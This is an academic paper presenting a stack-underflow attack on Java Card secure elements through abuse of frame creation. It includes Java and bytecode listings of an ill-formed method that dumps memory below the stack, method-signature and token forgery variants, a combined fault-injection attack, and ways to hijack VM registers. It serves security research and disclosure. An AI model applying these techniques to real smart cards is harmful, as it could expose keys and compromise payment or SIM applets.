Misuse of Frame Creation to Exploit Stack Underflow Attacks on Java Card

Benoit, Laugier and Tiana, Razafindralambo
benoit.laugier@ul.com, tiana.razafindralambo@eshard.com

Abstract. Stack underflow attacks against Java Card platform attempt to access undefined local variables or operands to corrupt data that are not supposed to be accessible. Indeed, their exploitations rely on changing system data (return address, execution of context, etc.). The current attacks are restricted to the main assumption that the frame system data is located between the operand stack and the local variable area. However, Java stacks are implementation dependent and their structures are not always in the above configuration. This article presents a new attack which does not rely on the Java stack implementation model and that exploits specific countermeasure omission during frame allocation. Nevertheless the attack relies on ill-formed application that does not undergo the Bytecode Verifier. In spite of that, it is well-known that fault injection can be used to turn harmless code sequence into malicious code. We then suggest a new combined attack that allows performing several type confusions with one fault model.

1 Introduction

1.1 Java Card: an Open Platform Secure Element

Java Card is intended to run on constrained devices such as smart cards and Secure Elements (SE), components in mobile devices to provide security and confidentiality environment. This technology is used for storing secret/sensitive data and processing secure transaction in hostile environment. Most of SEs are based on open systems (interoperability and post-issuance loading capabilities) and embedded in various form factors. Therefore, they are subject to many kind of attacks that we will present later in section 2.

1.2 Security in a Multi-Application Environment

The Java Card Security inherits its type safe language from Java. Additionally the Java Card technology provides a secure execution environment to host multiple applications on the same device thanks to its applet firewall and object sharing mechanism. It also provides additional security enhancements such as transaction atomicity and tamper resistant cryptographic classes.

The Java Card Firewall plays an important role in Java Card security model. It provides applet data segregation by preventing leakage of system and non-public instance data. That is, each applet keeps its own private name-space. Indeed, the isolation is achieved with security contexts that are uniquely assigned to each applet. As a result objects can only be accessed by their owner or by the JCRE that has system privileges. However, Java Card allows specific data exchange between applets thanks to its shareable interfaces mechanism and the context switch feature.

The Java Card Virtual Machine (JCVM) consists of two-part.

The first part is executed off-card on a workstation. The Java converter, part of the Java Card Development Kit, does subset checking for the JCVM limitation and classes optimization. It takes as input all of the Java executable code (class files) and export files of imported libraries to produce a Converted APplication (CAP) file. Then the CAP file can be loaded and instantiated onto a Java Card device that implements the second part of the JCVM.

The second part is the bytecode interpreter. It is executed on-card and translates the Java bytecode into CPU instructions.

In addition to these components the ByteCode Verifier (BCV) provides means to assert that the applet to load does not compromise the integrity of the JCVM. This component can be run on the workstation or on the device. However most of currently deployed Java Card devices have no on-card BCV due to memory constraints. Their on-card component is essentially composed of the bytecode interpreter, the Java Card Runtime Environment (JCRE) and the Java Card Application Programming Interfaces (JCAPI).

GlobalPlatform provides a secure and interoperable applet management environment because it is not specified in Java Card specifications. That is, when this technology is released on Open Platform products, it did not provide a secure framework for post-issuance applet management. To compensate this, GlobalPlatform (GP) defines secure and interoperable applet management specifications. Indeed SEs involve cross-industry players where some entities may require privileges to load, install and run applications. To restrict the card content management to these entities, GP has defined security policies, secure messaging protocols and integrity/confidentiality mechanisms to protect deployment and management of multiple applications.

Nowadays the number of actors on a SE is increasing as transit, payment, loyalty and ID applets can reside on the same device. As a result, different service providers may require privileges on the card and the situation where a malevolent person gets the right to install applications could potentially arise. In that case underlying security issues may occur.

2 Context

Despite the off-card BCV from Oracle and the secure application management of the GP, the security of the card content management on SE might still be put at risk. Indeed, security has to be considered on many levels. The off-card BCV is an environment assumption and it can be difficult to assert that it has been fulfilled. In addition GP implementation might be sensitive to different kind of attacks that may overcome its implementation.

For instance, invasive techniques target the hardware layer to inject errors during the code execution. To do so, the device is monitored and subject to external interferences to change its normal behaviour. Optical fault injection described in [15] shows how faults can be injected with laser on a decapsulated IC.

Other attacks are considered as semi or non-invasive techniques. Observation attacks, such as side-channel monitoring on the device power consumption, might expose secret data handled by the devices during sensitive operations. Such attacks were first described in [9, 17].

Software-based attacks aim at exploiting bugs, exotic command sequences and illegal instruction sequences. Compared to hardware and observation attacks, such attacks just need standard and cheap equipment. They are precise and deterministic as they do not rely on the physical characteristic of the device. In the context of SE hosted on connected devices, the main threat for this kind of attacks is the ability for an attacker to remotely trigger them without any physical access to the device.

All the above software based attack can be used to gain privileges on the card content management. As demonstrated at BlackHat conference 2013, Security Researcher Karsten Nohl announced discovery of vulnerabilities on some SIM cards. [12] points out the following independent problems:

- undetermined behaviour from standards regarding the Proof of Receipt introduced by the ETSI 102.225
- cryptographic checksum might use a single DES key that could be brute-forced

As a consequence of them, key confidentiality was not maintained and an attacker could use the latter to perform Over-The-Air remote applet management, an alternative way to load applet through the SIM Toolkit Application. However GP offers several secure messaging options but all of them have their intrinsic vulnerabilities regarding fault injection, observation and software attacks.

3 Contributions

A Software-based Attack – This paper presents a software based attack that leverages the execution of ill-formed applet on Java Card device to induce an underflow that might lead to a full exploitation of the targeted platform.

A New Logical Attack Techniques – We demonstrate through different attack techniques that an exploitable flaw might exist on card Operating System (OS). This flaw can lead to data leakage and can be exploited to gain knowledge of a particular device. It potentially enables one to access or change the Java Card assets (such as code/secret data of the OS or resident applications).

We present a concrete and powerful attack that exploits potential vulnerabilities caused by the lack of runtime checks of the JCVM. This can lead to various attack scenarios with read and write access to a part of the memory.

Some Reverse Engineering Techniques – Because an embedded virtual machine is implementation-dependent, it implies some reverse engineering steps to go further in the exploitation. This paper describes briefly how we identify the system data on partial dump.

Related Exploitations – We also describe potential exploitations that can be achieved depending on the leaked data. This might enable one to threaten additional Java Card assets.

Known limitations – One should note that this technique is only harmful to open platforms. That is, only devices with post-issuance applet management capability are prone to this attack. Besides, the ill-formed applets used in this attack do not pass the Oracle's off-card BCV and this attack has been performed only on cards that do not have on-card BCV.

4 Related work

In this section, we briefly present some related work that are closely related to ours.

Fault Attack affects the system behaviour by injecting a physical fault, which could be voltage or system clock manipulation, external radiation (laser beam, white light, electromagnetic pulses) or temperature variation [1, 14, 16]. For instance, if a single bit of a secret key is flipped during a cryptographic operation and the device does not detect this fault, the faulty cryptogram with a specific pattern might be returned. By comparing this faulty cryptogram with the correct one, an adversary might be able to deduce the secret key. Moreover, an adversary may also target the execution flow in order to repeat, skip or modify inputs of certain operations.

Type Confusion Attacks are now well-known logical attacks on Java Cards and described in the literature. An overview on the general principles of such attacks is described in [18] with some examples of bytecode manipulation that enable the exploitation of Java Cards. There are several kinds of logical attacks that can be forged. Most of them rely on type confusion [1, 3, 7, 8, 11]. Type confusion is well-known in the Java world [13]. Actually, as Java is a type safe language, many known attacks are based on type confusion (e.g. CVE-2011-3521, CVE-2012-1723, CVE-2013-2423, CVE-2014-4262). There are two main ways to perform type confusion within a Java Card applet. One modifies the CAP files after convertion and the other uses fault injection to alter data at runtime to render a benign applet into a malicious one.

Frame Bound Attacks have to be considered. In addition to type safety, bound protection is also a crucial key challenge to ensure the safety of the platform. In [10] an hardware accelerated defensive VM is proposed to ensure both. They particularly explain *Frame Bound Violation Attacks* that mainly consist of Java Stack manipulation in order to overflow or underflow the current Java Frame.

In the literature, such attacks were first described in [3]. This attack uses instructions to read undefined local variable indexes to get access to data located below the operand stack. Another underflow attack was presented in [6] which relies on the *dup_x* instruction to perform the underflow. Such attacks can lead to a limited illegal access of some data contained below the Java operand stack. This kind of underflow attacks assumes that the Java stack is implemented such that the system data area is located between the operand stack and the local variables area. However, Java stack implementation is platform-dependent and thus the exploitation of those attacks is restricted to this assumption.

From another perspective, our underflow attack does not rely on such assumption and potentially works for any Java stack implementation.

5 Stack underflow during frame creation

In this section, we briefly introduce the technical background of the attack concept and then we suggest different techniques to perform the attack on Java Card devices.

5.1 The Java Virtual Machine stack

The Java virtual machine is a stack machine that uses Last-In-First-Out data structures to store data and partial results. It is common that its implementation has a stack of frames related to method execution and a stack of call-return data structures to recover the previous runtime execution variables on method completion. The memory design of the Java stack is dependent on the VM implementation. Frames and call-return structures might be stored either contiguously within the same stack thread or separately into different areas.

Frames usually store references, data and partial results related to a specific method execution. That is, each frame corresponds to a reserved area that is used by the method that owns it. Therefore, a new frame is created when a method is invoked and the frame is destroyed when the method completes. In Java card, a frame is mostly limited to a set of local variables and an operand stack.

Local variables are the variables defined within the current method block. Local variables are stored in an array in the method frame. These variables are addressed by index and the first local variable index is 0. Furthermore, the VM uses the local variable area to pass parameters. On method invocation, parameters are passed in the form of consecutive local variables.

Operand stacks are used to store constants, values from local variables, object or static fields related to the current method execution. The VM provides instructions to load temporary data to the operand stack and applies arithmetic operation to values on the top of the operand stack.

Call-return data structure saves previous method execution data. Its content is not specified, however, it usually holds data for restoring the previous frames and VM state variables. The minimum information stored in this structure is the previous execution context, the previous Java Program Counter (JPC) and the previous Java Frame Pointer (JFP). These data belongs to the system and shall not be directly accessible to Java applets running on the platform.

5.2 Compile-time and runtime assignment

Compile-time attribution – The sizes of the local variables array ($nargs + max\_locals$) and the operand stack (max_stack) are determined at compile-time. This means the size of method frames are computed by the compiler and hardcoded into the Java bytecode for each method. That is, the Method component contains a stream of *method_header_info* structures that are shown below.

```
method_header_info {                  extented_method_header_info {
    u1 bitfield {                         u1 bitfield {
        bit[4] flags                          bit[4] flags
        bit[4] max_stack                      bit[4] padding
    }                                     }
    u1 bitfield {                         u1 max_stack
        bit[4] nargs                       u1 nargs
        bit[4] max_locals                   u1 max_locals
    }                                 }
}
```

Runtime behaviour – During the runtime the Java Card platform interprets the bytecode and dynamically allocates frames on the stack. To do so, a VM uses following registers to keep track of its execution states:


– The JPC register: contains the address of the current executed bytecode instruction. Then the bytecode interpreter loop will increment the JPC to point to the next instruction.
– The JSP (Java Stack Pointer) register: points to the top of the operand stack in the current frame. This is usually the index of the last value on the operand stack.
– The JFP register: refers to a fixed location in the current frame structure. It is common that it points to the bottom of the local variables area.
– The current execution context: keeps track of the context of the currently running application. This variable is mainly used by the Java Card firewall to verify the object access rules.
– The address of the call-return structure: is either contained in the frame or contiguous with the Java Frame stack.

Method invocation – During a method invocation, the JPC points to the method header which has three compile-time data: The maximum size of the operand stack (*max_stack*), the number of local variables (*max_local*) and the number of arguments (*nargs*). That information are generally used to dynamically allocate a newly created frame with the right size.

5.3 Corruption of method frame during invocation

The parameters passed by the caller are popped out from their operand stack after the completion of invoked method. Therefore, it is common that the parameters are pushed into a new frame consecutively to initialize the local variables of the invoked method (this case is depicted by the Figure 1). At this point, the JFP of the newly created frame is equal to the previous JSP minus the number of argument. Therefore, by illegally extending the *nargs* value in the *method_header_info*, the frame allocation on the *invoke<>* instructions will be compromised.


This attack can be illustrated in the Figure 2 the allocated local variables area will overlap with previous data that are outside the calling frame. If no control



```
public class App1 extends Applet {
    static byte[] bArray;
    public void process(APDU apdu)
    {
        apdu.setIncomingAndReceive();
        //[...]
        method6(apdu);
        //[...]
    }
    private static void method6 (APDU apdu)
    {
        byte local_0 = 0;
        bArray[0] = local_0;
        //[...]
    }
```

```
                           -> private static void mtd-0x0161 (javacard/framework.APDU)
0x0161   80 03 01 10          <extended header - 3 stack - 1 nargs - 16 locals>
         {                 {
0x0165      03                sconst_0
0x0166      30                sstore_1
0x0167      7B 0xIref         getstatic_a      <App1.bArray>
0x016A      03                sconst_0
0x016B      1D                sload_1
0x016C      39                sastore
            ...               ...
         }                 }
```

Fig. 1: Frame stacking on method invocation (**before the attack**)



```
public class App1 extends Applet {
    static byte[] bArray;
    public void process(APDU apdu)
    {
        apdu.setIncomingAndReceive();
        //[...]
        method6(apdu);
        //[...]
    }
    private static void method6 (APDU apdu)
    {
        byte local_0 = 0;
        bArray[0] = local_0;
        //[...]
    }
```

```
80 03 FF 00     ---> <mtd-06> private static 0157 (Ljavacard.framework.APDU;)V
  {                  (extended> pad - 3 stack - 255 nargs - 0 locals)
   15 FE              {
   8B 000B      >001     aload            FE
   3B           >003     invokevirtual    000B    <imp-m> javacard.framework.APD
   15 FE        >006     pop
   8B 0006      >007     aload            FE
```

Fig. 2: Frame bound expansion after abusing the frame creation mechanism (**after the attack**)

is done during the frame creation, the attack would not be detected. That is, when the overlapped area is bigger than the currently allocated Java stack, it results in a stack underflow that gives access to an undetermined memory area. To access this area, the ill-formed applet can use:

– *sload* to extract the underflow data on the top of stack,

– a *getstatic_a /.../ sastore* instruction sequence to store the dump words in one of its non-volatile array,
– and a dedicated method to read out the non-volatile array in the APDU buffer.

At this stage the *sload*/*aload* instructions will not be interpreted as underflow access because the local indexes will stay within the newly created frame.

5.4 Java Card bytecode mutation

Depending on the ability of an attacker to access and modify the applet code or its environment, we highlight four different techniques to perform this attack on a Java Card.

"*nargs*" modification First, it is possible to perform the attack by directly modifying the *nargs* value in the $method\_header\_info$ as described in the previous section. Then the objective is to copy each local variable word into the operand stack using a sequence of *sload* instructions. The consequence of such modification results in an ill-formed applet that may be able to access a corrupted range ($max\_locals + corrupted\_nargs$) of local variables with an underflow of ($corrupted\_nargs - original\_nargs$) words.

The easiest implementation is to create a static function with 0 arguments and 255 local variables. Then we swap the *nargs* and *max_locals* in the $extended\_method\_header\_info$ to perform the attack. This attack implementation requires only two steps:

1. swap the *max_locals* and *nargs* in the $extended\_method\_header\_info$,
2. discard the local variable initialisation to avoid data corruption.

The Listing 1 shows the original Java source code and the Listing 2 highlights the corresponding bytecodes to be changed.

```
private static void maliciousMtd()
{
    short s000 = 0, s001 = 0, // ...
          s254 = 0;
    MyStaticShortArray[0] = s000;
    MyStaticShortArray[1] = s001;
    // ...
    MyStaticShortArray[254] = s254;
}
```

Listing 1: Java source code of the malicious method

The Listing 3 shows the ill-formed bytecode on $extended\_method\_header\_info$.

This ill-formed bytecode will then copy the underflow into *MyStaticShortArray*. Designing this attack on an $extended\_method\_header\_info$ enables to read around 500 bytes below the stack. Theoretically, the attack would allow up

```
//private static void maliciousMtd
flags = 0; max\_stack = 3; nargs = 0 ; max_locals = 255
{
   sconst_0                // push zero value on the stack
   sstore_0                // pop the stack value and store it into s000
   sconst_0                // push zero value on the stack
   sstore_1                // pop the stack value and store it into s001
   // ...
   getstatic_a      XXXX   // push MyStaticShortArray reference
   sconst_0                // push array's index (0)
   sload_0                 // load s000 on the stack
   sastore                 // pop and store s000 in MyStaticShortArray[0]
   getstatic_a      XXXX   // push MyStaticShortArray reference
   sconst_1                // push array's index (1)
   sload_1                 // load s001 on the stack
   sastore                 // pop and store s001 in MyStaticShortArray[1]
   // ...
   return
}
```

Listing 2: Bytecode of the malicious method

```
//private static void maliciousMtd
flags = 0; max_stack = 3; nargs = 255 ; max_locals = 0
{
   nop                     // do nothing
   nop
   nop
   nop

   // ...
   getstatic_a      XXXX   // push MyStaticShortArray reference
   sconst_0                // push array's index (0)
   sload_0                 // load s000 on the stack
   sastore                 // pop and store s000 in MyStaticShortArray[0]
   getstatic_a      XXXX   // push MyStaticShortArray reference
   sconst_1                // push array's index (1)
   sload_1                 // load s000 on the stack
   sastore                 // pop and store s000 in MyStaticShortArray[0]
   // ...
   return
}
```

Listing 3: Exploitable ill-formed bytecode

to 256 words underflow but some are discarded as they belong to the previous frame created on the entry point method (*abstract void process(APDU apdu)* for example).

Method's reference modification Another way to carry out the same attack is to forge the method signature to be invoked. This can be achieved by several different ways:

– modify the method offset in the constant pool table to redirect the call to a different private method
– modify the method token in the constant pool table to redirect the call to a different public method
– change the *invoke*<> operand to point to another method index in the constant pool.

For example if the original method signature is

```
static void myMethod1()
```

the forged method signature might be

```
static void myMethod2(short s_0, short s_1,[...] short s_255)
```

This attack technique is an improvement of the previous technique. It is preferable as it will incur less bytecode modification if the attacker wants to extract the entire underflow data. Indeed, $myMethod2$ has just to carry out a sequence of *getstatic_a /.../ sastore* instructions to pull out the full underflow in a persistent array. The related Java source code is depicted by the Listing 4.

```
private static void myMethod2(short s_0, short s_1,[...] short s_254)
{
    MyStaticShortArray[0] = s_0;
    MyStaticShortArray[1] = s_1;
    [...]
    MyStaticShortArray[254] = s_254;
}
```

Listing 4: Java source code of a method that would carry out the full underflow attack

If *myMethod2* is successfully invoked in the place of *myMethod1*, it would have the same effect as the *nargs* modification. The *nargs* would be directly corrupted and no modification is required regarding the local variable initialisation. Then the underflow data are directly saved within the persistent array.

Token modification on *invokeinterface* This technique is an extension of the previous techniques. It involves modifying the *method_token* operand on the *invokeinterface*. Indeed, this instruction takes as operands the number of passed arguments (XX), the interface class reference (YYYY) and the public method token (ZZ) as shown below:

```
invokeinterface XX YYYY ZZ
XX:     nargs,               1 byte
YYYY:   constantpool_index, 1 short
ZZ:     method_token,        1 byte
```

Those three operands are used to resolve the public method reference at runtime. That is, the device has to resolve the class reference that implements the interface and has to identify the method to be invoked with the *method_token*. When modifying the *method_token*, it is possible to redirect the *invokeinterface* to a malicious method that has a specific crafted signature. If the malicious method has more arguments than the original method, it will induce the same attack consequences and it would be possible to illegally expand the frame size for underflow accesses.

The advantage of such implementation is that it can be taken into consideration for combined attack. A fault attack can be attempted to precisely target the *method_token* or its resolution. Fault attack might set the *method_token* value to zero or corrupt the method resolution in the class component (either on $implemented\_interface\_info$ or *public_virtual_method_table*).

Additionally, this combined attack can also be used to perform multiple type confusions at once. For example, if the interface defines the following method signatures:

```
public static void myMethod1(Object o_0, short s_0,
                             Object o_1, short s_1, ...)

public static void myMethod2(Object o_0, short s_0,
                             short s_1, Object o_1, ...)
```

the fault attack can perturb the resolution of *myMethod2* to *myMethod1*. As a result the arguments types would be interchanged between the two different signatures. Thus, it is possible to achieve as much type confusions as the number of permutation that can be defined between the two method signatures.

The export file modification An export file contains all the public API linking information of classes in a given package. It is generated by the Java Card Converter tool during the CAP file generation. Class, method and field names are assigned with unique numeric tokens. Therefore, method signature forgery can also be achieved with rogue export files. In that case, the ill-formed application does not require post-compilation modification and it will behave the same as the attack described in "***Token modification***". This technique is well-known in the literature and it has been described by different papers, such as [6], [4], [2].

6 Attacks scenarios for Java Card

The potential attack scenarios mainly rely on the memory mapping. Depending on the nature of the dump, an attacker can get a better comprehension of the data and go further in his exploitation. To do so, a reverse engineering step is needed. As the underflow is performed on the Java stack, it is likely that the leakage data remains is the RAM area. The RAM area holds different buffers, stacks and RAM registers that can be exploited.

6.1 Underflow on sensitive buffers

This attack directly exploits the exposed sensitive data that can be exploited. Depending on the card memory mapping, the attack might be successful at this stage. On some Java Card, we observed that the transient memory segments were below the stack. In such implementation, an attacker is able to read and write access to the transient data directly and can potentially expose transient key or tamper application RAM data. In other cases, an attacker may access other sensitive data such as the crypto input/output buffers or system key structure.

6.2 Underflow on Runtime Data

If no asset are directly exposed, an attacker can investigate further to exploit the underflow data. On some tested cards, it turns out that we retrieve RAM registers below the stack . To have write access to this Runtime Data, an applet needs to carry out the same attack technique by implementing *sstore* instructions.

Frame Exploitation on JSP

Reverse – The JSP is an easy VM variable to reverse. One can use push instructions to increase the JSP in the current frame and observe which element of the dumped data is increased or decreased.

Consequences – Depending on the platform countermeasures, the JSP can be difficult to exploit. The attack does not grant more privileges to the attacker than direct stack overflow or underflow with *pop*/*push*/*dup_x* instructions because the interpreter still apply its security policy on each instruction. It only gives more control and flexibility on the JSP.

Frame Exploitation on JFP

Reverse – The JFP can be identified by observing the JSP before the *invoke*. An easy implementation is to invoke the same fake header from different methods that have different local variable array sizes. Then, on each dump only the JFP and the JSP change.

Consequences – If an attacker manages to change the JFP value, he would shift the pointer of the fetched local variables as they usually relative to the JFP. This might allow him dumping even more memory from the corrupted JFP and the attacker has control over the address of the dump. This could enable to read the whole memory by varying the JFP from 0x00000000 to 0xFFFFFFFF.

However some hardware can limit the logical memory access range. Either the card detects the illegal reading on some range or not at all. In the latter, a full memory read can be performed. [11] describes a full memory read attack and enable the authors to identify the different memory contents (which are platform-dependent). This attack succeeded in reading out and modifying all the code and data belonging to all other applets.

Frame Exploitation on JPC

Reverse – To characterize the JPC, an applet needs to invoke several ill-formed method headers. Then on each dump, the JPC could be identified because it will be incremented according to the differences of method header offsets.

Consequences – Taking control on the JPC register would enable one to change the execution flow. As aresult, a shell code mmight be executed as demonstrated in [3].

Frame Exploitation on Execution Context

As explained in [6], an attacker can deactivate the firewall by switching the execution context to the JCRE context.

Frame Exploitation on call-return structure

Reverse – The call-return structure is difficult to identify. To reverse its structure, a combination of different techniques described above should be applied when calling the ill-formed methods.

Consequences – The consequences are the same as above because the structure is supposed to store the previous VM state related to the execution of the caller method. In this case, the exploitation is only efficient when the ill-formed method completes and the VM returns into the caller method without throwing exception.

7 Discussion

7.1 Attack assumptions

We have presented different reverse engineering method and potential exploitations. However, these attacks rely under certain assumptions:

The Verifier checks – Applet to be installed must pass the different static checks performed by the Oracle Bytecode Verifier (see *1.2 The Java Card Virtual Machine*). However as we previously pointed out, combined attacks are well-known in the Java Card security because they ecould render benign application to a malign one.

Loading keys – The attacker needs to get the loading keys that allow him installing his malicious application onto a given Java Card. In the case of [12], the weakness resides in the SIM when using a Toolkit Application key for message integrity. However, if the SE is properly managed and configured, the exposure of such secret does not grant full installation privilege.

7.2 Reliance on secret of other entities

GlobalPlatform provides security policies and authentication protocols for Card Content management. However, due to the different business and issuance models in the field, it might be difficult to assert in some cases that the secure channel keys confidentiality is fully enforced. It is true to say that GP brings the security towards by limiting the attack environment but if no efficient countermeasures have been implemented, devices may remain in the field with their vulnerabilities for several years. Moreover if the "Over The Air" (OTA) channel keys are exposed, attacks can be performed remotely without any physical access to the devices.

7.3 The bytecode verification

At the present, the Oracle BCV detects all the ill-formed applications that we have tested so far. It demonstrates that this tool is efficient and up to date regarding the state-of-the-art logical attacks. However, most of the verifications are based on static analysis and they do not cover attacks through bug exploitations or memory allocation mechanisms. Furthermore, most of the ill-formed bytecode sequences might be hidden behind a rogue export file. For all of these reasons, validation authorities must take the utmost care that the export files used for verification match the on-card CAP files. Even so, it is difficult to assert that all the deployed applications have undergone the Oracle BCV.

7.4 New edition, new vulnerabilities

Java Card products must pass through functional testing and security evaluation to gain high assurance on the overall product security. However, with the new emerging technologies, Java Card environment is evolving quickly. Since 2009, Sun released the Java Card 3.0 specification that defines a new JCVM and a new JCRE for the deployment of high end SE and USB tokens. A well detailed analysis of the vulnerabilities introduced with Java Card 3 Connected Edition can be seen in [5]. It shows that various new features have actually increased the attack surfaces.

For instances:

- Dynamic Class Loading may significantly complicate the type safety enforcement. Then reference forgery by type confusion will be more threatening than the actual type confusion attacks.
- Dynamically loaded classes may embed malicious code.
- Multithreading makes it more difficult to analyse security.
- Web-applications may introduce various code injections attacks well known in the desktop world.

8 Conclusions

In this paper, we have described different logical attacks that relies on bytecode modification to forge method headers or method signatures. They create an indirect stack underflow access by abusing the frame creation mechanism. With the proposed attacks, the number of arguments is extended to reach 255 (0xFF) words. However, the applet is ill-formed and does not pass the Oracle's off-card verifier. If a fault injection can turn the bytecode into 0xFF or 0x00 values, the attack can be performed through a well-formed application but this is out of the current paper scope. The attack enables an attacker to get access to an extended frame within which he could read up to 500 additional bytes. According to what could be read and write from this initial memory dump, different exploitations can be set. Despite the security policies, the secure authentication protocols and the bytecode verification tools, validation authorities hold a great importance in this industry area to bring safe and secure products.

References

1. Guillaume Barbu, Hugues Thiebeauld, and Vincent Guerin. Attacks on java card 3.0 combining fault and logical attacks. In *Proceedings of the 9th IFIP WG 8.8/11.2 International Conference on Smart Card Research and Advanced Application*, CARDIS'10, pages 148–163, Berlin, Heidelberg, 2010. Springer-Verlag.
2. Guillaume Bouffard. *A Generic Approach for Protecting Java Card Smart Card Against Software Attacks*. PhD thesis, Université de Limoges, 2014.
3. Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Combined software and hardware attacks on the java card control flow. In *Smart Card Research and Advanced Applications*, pages 283–296. Springer, 2011.
4. Guillaume Bouffard, Tom Khefif, Ismael Kane, and Sergio Casanova Salvia. Accessing Secure Information using Export file Fraudulence. In *CRiSIS*, pages 1–5, La Rochelle, France, October 2013.
5. Andrew Calafato. An analysis of the vulnerabilities introduced with java card 3 connected edition, 2013.
6. Emilie Faugeron. Manipulate frame information with an underflow attack undetected by the off-card verifie. 2013.
7. E Hubbers and E Poll. Transactions and non-atomic api calls in java card: specification ambiguity and strange implementation behaviours. *Radboud University Nijmegen, Dept. of Computer Science NIII-R0438*, 2004.
8. Julien Iguchi-Cartigny and Jean-Louis Lanet. Developing a trojan applets in a smart card. *Journal in Computer Virology*, 6(4):343–351, 2010.
9. Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In Wiener [17], pages 388–397.
10. Michael Lackner, Reinhard Berlach, Johannes Loinig, Reinhold Weiss, and Christian Steger. Towards the hardware accelerated defensive virtual machine–type and bound protection. In *Smart Card Research and Advanced Applications*, pages 1–15. Springer, 2013.
11. Wojciech Mostowski and Erik Poll. Malicious code on java card smartcards: Attacks and countermeasures. In *Smart Card Research and Advanced Applications*, pages 1–16. Springer, 2008.
12. Karsten Nohl. Rooting sim cards, 2013.
13. The Last Stage of Delirium Research Group. Java and java virtual machine security vulnerabilities and their exploitation techniques, 2002.
14. Ahmadou A Sere, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Evaluation of countermeasures against fault attacks on smart cards. *International Journal of Security & Its Applications*, 5(2), 2011.
15. Sergei P. Skorobogatov and Ross J. Anderson. Optical fault induction attacks. In *Revised Papers from the 4th International Workshop on Cryptographic Hardware and Embedded Systems*, CHES '02, pages 2–12, London, UK, UK, 2003. Springer-Verlag.
16. Eric Vetillard and Anthony Ferrari. Combined attacks and countermeasures. In *Smart Card Research and Advanced Application*, pages 133–147. Springer, 2010.
17. Michael J. Wiener, editor. *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, volume 1666 of *Lecture Notes in Computer Science*. Springer, 1999.
18. Marc Witteman. Advances in smartcard security. *Information Security Bulletin*, 7(2002):11–22, 2002.